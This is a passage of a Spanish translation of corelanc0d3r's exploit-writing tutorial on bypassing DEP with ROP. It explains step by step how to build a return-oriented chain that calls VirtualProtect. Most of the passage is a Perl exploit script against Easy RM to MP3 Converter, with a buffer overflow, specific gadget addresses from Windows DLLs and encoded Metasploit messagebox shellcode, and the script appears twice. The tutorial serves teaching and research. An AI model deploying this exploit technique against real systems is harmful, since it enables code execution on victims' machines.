
Ahora, es el momento de dejar de jugar y hacerlo genérico lo que sería crear los valores dinámicos en tiempo de ejecución.

Cálmense todos, este es un ROPatraco

Si estabas esperando algunas instrucciones genéricas para construir una cadena de ROP, entonces tengo que decepcionarte. No hay tal cosa. Lo que sigue es el resultado de un poco de creatividad, ensayo y error, algunos datos en ASM, y la salida de **!Pvefindaddr rop**.

Lo único que podría acercarse a una posible estructura ROP "más o menos genérica" (esto es sólo una que me ha funcionado bien) podría ser algo como la siguiente imagen.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS



Como se puede ver, básicamente limitamos el número de instrucciones (ROP Gadgets) al principio de la cadena. Acabamos de guardar el puntero de pila y luego saltamos sobre la función VirtualProtect o parámetros, lo que hará que sea más fácil para sobrescribir los marcadores de posición en el futuro. No te preocupes - entenderás lo que quiero decir en unos momentos.

El puntero de función o parámetro de marcadores de posición no son, obviamente, ROP Gadgets, sino sólo datos estáticos que se colocan en la pila como parte de tu buffer. Lo único que tendrás que hacer es cambiar o sobrescribir los marcadores de posición con los valores creados de forma dinámica, utilizando una cadena de ROP que se encuentra después de los marcadores de posición.

En primer lugar, vamos a tener que cambiar la dirección que se utiliza para sobrescribir EIP en nuestro Script de prueba. En lugar de hacer una llamada directa a VirtualProtect(), ahora tenemos que volver a la pila, por lo que puede tomar un puntero para iniciar la cadena. Eso significa que tenemos que sobrescribir EIP con un puntero a un RETN. Usaremos la que se encontró anteriormente: 0x100102DC.

A continuación, tenemos que pensar en las posibles opciones para crear nuestros valores y ponerlos en el lugar adecuado en la pila.

Puntero a la Shellcode: una de las formas más fáciles de hacer esto, es a través de la dirección de ESP, poniéndola en un registro, y aumentándola hasta que apunte a la Shellcode. Puede haber otras maneras, realmente tendrás que mirar lo que está a nuestro alcance basado en el resultado de rop.txt

Variable Size o tamaño: puedes definir un registro para un valor inicial y aumentarlo hasta que contenga 0×40. O puedes buscar una instrucción ADD o SUB en un registro que, cuando se ejecute, produzca 0×40. Por supuesto, tendrás que poner (POP de la pila) el valor inicial en el registro primero.

Poner los datos generados dinámicamente en la pila se puede hacer de varias maneras también. Puedes poner los valores, en el orden correcto, en los registros y hacer un PUSHAD para ponerlos en la pila.

Alternativamente, puedes escribir en ubicaciones específicas en la pila usando MOV DWORD PTR DS: [registerA + Offset], registerB.

RegisterB debe contener el valor deseado en primer lugar, por supuesto.

Así que, está claro que tendrás que mirar el archivo rop.txt, tu caja de herramientas, y ver qué enfoque va a funcionar.

Evidentemente, tendrás que encontrar instrucciones que no arruinen el flujo o cambien otros registros o valores, y si lo hacen, tal vez puedes tomar ventaja de eso. El proceso de construcción de una cadena de ROP es más o menos como resolver un cubo de Rubik[tm]. Cuando se ejecuta una instrucción, que podría tener un impacto en otros registros o lugares de la pila. El objetivo es tratar de sacar provecho de ellas o evitarlas por completo si realmente se rompe la cadena.

De todas formas, empieza por crear tu archivo rop.txt. Si insistes en el uso de punteros DLL´s de la aplicación, entonces puedes crear varios archivos de ROP, cada uno dirigido a un módulo específico. Pero mientras estás hardcodeando el puntero de función a una API de Windows, utilizando la dirección de la DLL del SO mismo, entonces puede que no tenga ningún sentido evitar las DLL´s del sistema operativo.

Alternativamente, puede valer la pena verificar si una de las DLL´s de aplicación contiene la misma llamada de función. Eso ayudaría a hacer el Exploit portátil y genérico. Ver "ASLR" más adelante.

En este ejemplo, voy a utilizar VirtualProtect(). Los módulos específicos de la aplicación que pueden ser utilizados son el propio ejecutable y msrmfilter03.dll sin ASLR y no serán rebasados tampoco. Por lo tanto, cargar ambos archivos en IDA Free y ver si uno de estos módulos contiene una llamada a VirtualProtect(). Si ese es el caso, puede ser que también intentemos utilizar un puntero desde la propia aplicación.

Resultado: CALL´S no encontradas, por lo que tendremos que utilizar la dirección de kernel32.dll.

Todo bien - vamos a empezar - de verdad.

Etapa 1: Guardando el puntero de la pila y saltando sobre los parámetros.

2 de nuestros parámetros de la función VirtualProtect () tienen que apuntar a nuestra Shellcode. (Dirección de retorno y lpAddress). Ya que, la Shellcode se encuentra en la pila, la manera más fácil de hacer esto es tomando el puntero de la pila actual y almacenarlo en un registro.

Esto tiene tres ventajas:

- Puedes sumar o restar fácilmente el valor en este registro para hacer que apunte a tu Shellcode. Las instrucciones ADD, SUB, INC, DEC son muy comunes.

- Los puntos de valor inicial están bastante cerca de la dirección de la pila donde se encuentra el puntero a VirtualProtect(). Podríamos tomar ventaja de eso, al final de la cadena de ROP, cuando tengamos que saltar hacia atrás y llamar VirtualProtect().

- Este valor también está cerca de la ubicación de pila de los marcadores de posición de parámetros. Eso puede hacer que sea fácil de usar la instrucción "**mov dword ptr ds: [registro + offset], Registro**" para sobrescribir el marcador de parámetro.

Guardar el puntero de la pila puede hacerse de muchas maneras: MOV REG, ESP / PUSH ESP + POP REG, etc.

Notarás que MOV REG, ESP no es una buena opción. Ya que, es muy probable que en el interior del mismo Gadget, el REG sea mostrado de nuevo sobrescribiendo el puntero de pila en el registro de nuevo.

Después de hacer una búsqueda rápida en rop.txt, encontré con esto:

```
0x5AD79277: # PUSH ESP # MOV EAX,EDX # POP EDI # RETN   [Module :
uxtheme.dll]
```

El puntero de pila se empuja a la pila, y es recogido en EDI. Eso está bien, pero, como aprenderás, EDI no es un registro muy popular en términos de instrucciones que harían ADD o SUB en ese registro. Así que, podría ser una buena idea para guardar el puntero en EAX también. Por otra parte, podríamos tener este puntero en 2 registros porque tendremos que cambiar uno para que apunte a la Shellcode, y podríamos usar el otro para que apunte a la ubicación en la pila donde se encuentra la función del parámetro de marcador de posición.

Por lo tanto, otra búsqueda rápida en rop.txt nos da esto:

```
0x77C1E842:  {POP}  # PUSH EDI # POP EAX # POP EBP # RETN  [Module :
msvcrt.dll]
```

Esto guardará el mismo puntero de la pila en EAX también. Presta atención a la instrucción POP EBP. Tendremos que añadir algo de relleno para compensar esta instrucción.

OK, eso es todo lo que necesitamos por ahora. Me gusta mucho para evitar escribir demasiados Gadgets antes del puntero de función o parámetros, porque eso podría hacerlo más difícil para sobrescribir los parámetros marcadores de posición. Así que, lo que queda ahora es saltar sobre el bloque de función.

La forma más sencilla de hacer esto es mediante la adición de algunos bytes a ESP, y retornando:

```
0x1001653D :  # ADD ESP,20 # RETN   [Module : MSRMfilter03.dll]
```

Hasta el momento, nuestro Script de Exploit se ve así:

```
#------------------------------------------------------------
#Exploit de ROP para Easy RM to MP3 Converter.
#Escrito por corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #Retorna a la pila.
my $junk2 = "AAAA"; #Compensa.
#------Pone el puntero de la pila en EDI & EAX-------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #Compensa el  POP EBP
#El puntero de la pila ahora está en EAX & EDI, ahora salta sobre los
parámetros.
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parámetros para  VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #Dirección de retorno (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #Dirección de escritura
$params=$params."H" x 8);  #Relleno.
# ADD ESP,20 + RET llegará a aquí.
#
my $rop2 = "JJJJ";
#
my $nops = "x90" x 240;
#
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
```


Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

```
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload =
$junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."n";
print "Shellcode size : ".length($shellcode)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Crea el fichero m3u, atacha la aplicación en ImmDBG, pon un BP en 0x100102DC, abre el archivo y espera que pare en el BP.

Cuando pare, mira la pila. Debes ver tu mini-cadena ROP, seguido por el puntero a VirtualProtect y sus parámetros (marcadores), y luego el lugar donde debe terminar después de modificar ESP:



Traza las instrucciones y vigilancia EAX, EDI y ESP de cerca. Deberías ver que el ESP se empuja en la pila, situada en EDI. Entonces EDI se empuja en la pila y es recogido en EAX. Finalmente 0 × 20 bytes se añaden a ESP y RET pondrá 4A4A4A4A en EIP (JJJJ = my $ ROP2)

¿Se entiende? Vamos a continuar.

Etapa 2: Creando el primer parámetro (dirección de retorno).

Ahora, vamos a trabajar en la generación del primer parámetro y sobrescribir el marcador de posición para el primer parámetro en la pila.

El primer parámetro debe apuntar a la Shellcode. Este parámetro se utilizará como dirección de retorno para la función VirtualProtec(), así cuando la función haya marcado la página como ejecutable, automáticamente saltaría a la misma.

¿Dónde está nuestra Shellcode? Bueno, desplázate hacia abajo en la vista de la pila. Inmediatamente después de los NOP´s, podrás ver la Shellcode.

El plan es utilizar EAX o EDI (ambos contienen un valor en la pila), y aumentarlo, dejando espacio suficiente para futuros ROP Gadgets para que apunte a los NOP´s o Shellcode.

Puedes jugar con el tamaño de los NOP´s para asegurarte de que el valor modificado siempre apuntará a los NOP´s o Shellcode, por lo que debe ser bastante genérico.

Cambiar el valor es tan fácil como añadir bytes para el registro. Supongamos que queremos utilizar EAX, podemos buscar ROP Gadgets que harían ADD EAX, <algún valor> + RET

Un Gadget posible sería:

```
0x1002DC4C :  # ADD EAX,100 # POP EBP # RETN   [Module : MSRMfilter03.dll]
```

Esto aumentaría EAX con 0×100. Un aumento debería ser suficiente (0x100 = 256 bytes). Y si no es suficiente, se puede insertar otro complemento más adelante.

A continuación, tenemos que escribir este valor en la pila, sobrescribiendo el marcador de posición que actualmente contiene "WWWW" o 57575757.

¿Cómo podemos hacer esto?

La forma más fácil es buscar un puntero a MOV DWORD PTR DS: [Registro], EAX. Si logramos que [Registro] apunte a la dirección donde se encuentra el marcador de posición, entonces terminaríamos sobrescribiendo ese lugar con el contenido de EAX = puntero a la Shellcode.

Un puntero posible sería el siguiente:

```
0x77E84115 :  # MOV DWORD PTR DS:[ESI+10],EAX # MOV EAX,ESI # POP ESI
# RETN   [Module : RPCRT4.dll]
```

Para que esto funcione, tenemos que poner un puntero al marcador de posición - 0×10 en ESI. Después de que el valor se ha escrito, vamos a tener el puntero al marcador de posición en EAX (MOV EAX, ESI) que es bueno. podríamos volver a usarlo más tarde. A continuación, tenemos que insertar algo de relleno para compensar la instrucción POP ESI.

Sugerencia: Consigue una copia de UnxUtils (puerto de los utilidades GNU más importantes, para Win32). De esta manera, puedes utilizar **cat** y **grep** para buscar buenos Gadgets:

cat rop.txt\grep "MOV DWORD PTR DS: [ESI +10], EAX # MOV EAX, ESI"

No olvides la barra invertida.

Pero antes de poder utilizar esta instrucción, tenemos que poner el valor a la derecha en ESI. Tenemos un puntero a la pila en EDI y EAX. EAX ya estará utilizado o cambiado (puntero a la Shellcode, recuerda), por lo que debemos tratar de poner EDI en ESI y luego modificarlo un poco para que apunte a **parameter_1_placeholder - 0x10**:

```
0x763C982F :  # XCHG ESI,EDI # DEC ECX # RETN 4   [Module :
comdlg32.dll]
```

Poniendo estas tres cosas juntas, nuestra primera cadena real de ROP.

Pon EDI en ESI (y aumenta, si es necesario, por lo que apuntaría a PLACEHOLDER1), cambia el valor de EAX para que apunte a la Shellcode y sobrescriba el marcador de posición.

Nota: Para la primera operación de sobrescritura, ESI apuntará automáticamente a la ubicación correcta, por lo que no hay necesidad de aumentar o disminuir el valor. ESI+10 apuntará a la ubicación del marcador de posición de primer parámetro.

En medio de los Gadgets, tendremos que compensar los POP adicionales y RETN4.

Después de poner las cosas en conjunto, por ahora, el Script de Exploit se ve así:

```
#-------------------------------------------------------------
#Exploit de ROP para Easy RM to MP3 Converter
#Escrito por corelanc0d3r - http://www.corelan.be:8800
#-------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #Retorno a la pila.
my $junk2 = "AAAA"; #Compensa.
#------Pone el puntero de la pila en EDI & EAX------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #Compensa el  POP EBP
#El puntero de la pila ahora está en EAX & EDI, ahora salta sobre los
parámetros.
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parámetros para  VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #Dirección de retorno (param1)
```

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS


```
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #Dirección de escritura
$params=$params."H" x 8);  #Relleno.
# ADD ESP,20 + RET llegará a aquí.
# Cambia ESI para que apunte a la dirección correcta
# para escribir el 1er parámetro (Dirección de retorno).
my $rop2= pack('V',0x763C982F);  # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Hace que EAX apunte a la Shellcode----------------
$rop2=$rop2.pack('V',0x1002DC4C);  #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #Relleno - compensa el  RETN4 antes.
$rop2=$rop2."AAAA"; #Relleno.
#-----------------------------------------------------------
#La dirección de retorno está en EAX  - Escribe el parámetro 1.
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #Relleno.
#
my $nops = "x90" x 240;
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
```

```
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload =
$junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."n";
print "Shellcode size : ".length($shellcode)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```

Tracemos en el depurador y veamos qué pasa después de se ejecute ADD ESP, 20 + RET:

